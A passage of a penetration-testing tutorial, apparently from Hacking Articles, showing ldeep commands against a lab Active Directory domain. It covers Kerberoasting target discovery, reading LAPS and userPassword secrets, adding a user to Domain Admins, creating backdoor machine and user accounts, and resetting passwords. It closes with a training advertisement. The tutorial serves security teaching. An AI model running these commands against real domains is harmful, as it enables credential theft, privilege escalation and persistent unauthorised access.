
www.hackingarticles.in

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 users spn -v
```

Using **-v** (Enumerates users with SPNs and displays verbose attribute information) reveals rich LDAP details, provides deeper insights into **SPN linked accounts** such as password policy, login behavior, and account status. This is useful for prioritizing Kerberoasting targets, e.g., accounts that never expire, have no lockout history, and may belong to service accounts.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 users spn -v
[{
  "accountExpires": "1601-01-01T00:00:00+00:00",
  "badPasswordTime": "1601-01-01T00:00:00+00:00",
  "badPwdCount": 0,
  "cn": "shivam",
  "codePage": 0,
  "countryCode": 0,
  "dSCorePropagationData": [
    "2025-06-12T07:27:55+00:00",
    "2025-06-11T14:44:15+00:00",
    "1601-01-01T00:04:20+00:00"
```

In this case, **shivam** has the **SPN http/dc01.ignite.local**, meaning a service ticket can be requested and brute forced offline to retrieve the NTLM hash. The fact that it's a NORMAL_ACCOUNT with a non-expiring password and no failed logins makes it an excellent candidate for cracking with tools like Rubeus or Impacket/GetUserSPNs.py.




Enumerate LAPS

This command successfully extracts a LAPS (Local Administrator Password Solution) password for the computer MSI.ignite.local.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 laps
```

The design of LAPS allows for the storage of unique, rotating local administrator passwords in Active Directory. If standard users can read the misconfigured ms-MCS-AdmPwd attribute (as it is here with Raj), they can gain unauthorized local admin access to the target system. Attackers can exploit lateral movement, persistence, or privilege escalation, especially in environments where local admin accounts are widely used across machines.




Enumerate Memberships

This command shows all groups (including nested) that the user (sanjeet) is a member of.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 memberships
sanjeet -r
```

Group membership determines **access level and privilege** in an AD environment. Seeing sanjeet in Domain Admins and Administrators confirms that this account has **full administrative control** over the domain and potentially local admin rights on all machines. This makes it an ideal target for privilege escalation, persistence, and domain dominance in a red team or post-exploitation scenario.




Enumerate Groups

This command shows the list of users who are members of the **Domain Admins** group

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 membersof 'domain admins'
```

Enumerating members of the Domain Admins group is essential in a pentest to identify the highest privilege accounts in the domain. These users have full administrative control over all domain resources. Gaining access to any one of them (like sanjeet or Administrator) enables an attacker to take over the entire domain, perform privilege escalation, persistence, lateral movement, and deploy malware or backdoors undetected.




Enumerate User Attributes

This command shows and retrieves the userPassword attribute for the user raj, which can reveal credentials if stored insecurely in LDAP.

```
ldeep ldap -u sanjeet -p Password@1 -d ignite.local -s ldap://192.168.1.20 search '(samaccountname=raj)' userPassword
```

People consider storing passwords in the userPassword attribute a serious misconfiguration or may indicate the use of a custom LDAP extension. If this attribute is readable by non-privileged users (as demonstrated by sanjeet in this case). This can lead to full credential compromise. This becomes especially critical when the exposed credentials belong to privileged accounts such as Domain Admins.



Enumerate Identity

This command shows that the user raj is successfully authenticated and belongs to the domain IGNITE.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20 whoami
```

This command helps users confirm credentials and verify which domain account they are currently using for LDAP queries. It ensures that authentication works as expected and validates impersonation, session context, or privilege level in multi-user or post-compromise environments.



Exploitation/Privilege Escalation

This command shows that the system has added user shivam to the Domain Admins group, granting full administrative control over the domain.

```
ldeep ldap -u sanjeet -p Password@1 -d ignite.local -s ldap://192.168.1.20
add_to_group "CN=shivam,CN=Users,DC=IGNITE,DC=LOCAL" "CN=Domain
Admins,CN=Users,DC=IGNITE,DC=LOCAL"
```

This demonstrates a privilege escalation where a user (Sanjeet) with sufficient permissions adds another user (Shivam) to the Domain Admins group. This action results in full domain compromise. It's a critical indicator of post-exploitation or lateral movement capabilities and administrators should log and monitor it in any secure AD environment.




Exploitation/Machine account creation

The command successfully creates a new computer account in the domain.

```
ldeep ldap -u raj -p Password@1 -d ignite.local -s ldap://192.168.1.20
create_computer NEWPC$ Password@123
```

The created machine account now exists in Active Directory and attackers can use it in attacks such as Resource-Based Constrained Delegation (RBCD) or to plant backdoor machine accounts for persistence. Standard domain users can, by default, create up to 10 computer accounts in Active Directory (due to the ms-DS-MachineAccountQuota). Creating a machine account allows attackers to inject trust relationships, abuse delegation settings, or leverage the account in Kerberos-based attacks. This is often a precursor to techniques like RBCD abuse, making it a powerful post-exploitation action.




Exploitation/User creation

This command confirms that a new domain user account has been created in Active Directory.

```
ldeep ldap -u sanjeet -p Password@1 -d ignite.local -s ldap://192.168.1.20
create_user fakeuser Password@123
```

This means the user sanjeet has enough privileges to create new user objects in the domain, which is a significant security implication. Creating new user accounts in AD is a persistence technique. An attacker with this level of control can generate backdoor accounts for later access, blend in with legitimate users, or escalate privileges by adding the account to powerful groups. This is especially dangerous if logging and alerting are weak. It also provides an avenue to evade detection by avoiding compromised accounts.



Exploitation/Password reset

This command shows that the account sanjeet has sufficient permissions to reset or change the password for the user fakeuser, even without knowing the old one.

```
ldeep ldap -u sanjeet -p Password@1 -d ignite.local -s ldap://192.168.1.20
modify_password fakeuser Password@1
```

Being able to modify another user's password in Active Directory, especially without authentication as that user, indicates delegation of high privileges or misconfigured ACLs. This capability can be used for persistence, impersonation, or lateral movement. An attacker could change a target's password to log in, perform actions, then revert it (if undetected), making it a stealthy method of access.




Exploitation/Account unlock

This command shows whether someone successfully unlocked the account shivam or if someone did not lock it to begin with.

```
ldeep ldap -u sanjeet -p Password@1 -d ignite.local -s ldap://192.168.1.20 unlock shivam
```

Being able to unlock a domain user account indicates delegated administrative privileges or misconfigured permissions. In a post compromise scenario, this ability allows attackers to restore access to accounts they have locked out (accidentally or intentionally), or to reactivate dormant or backdoor accounts silently. It can also be used to interfere with security controls that rely on account lockouts as a detection or throttling mechanism.



Conclusion

In this article, we explored how to use the ldeep tool for Active Directory enumeration and post exploitation tasks in a controlled environment. Starting from basic identity verification, we demonstrated various commands to extract domain information, group memberships, users with SPNs or without Kerberos pre-authentication, LAPS passwords, gMSA secrets, and more. We also walked through actions like creating users and computers, modifying passwords, unlocking accounts, and escalating privileges by adding users to high privilege groups. With clear examples and real command outputs, this guide shows how ldeep can be an effective tool for red teamers or security professionals assessing AD environments.

iGNITE Technologies

FOLLOW US ON *social media*



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials




ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics



EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux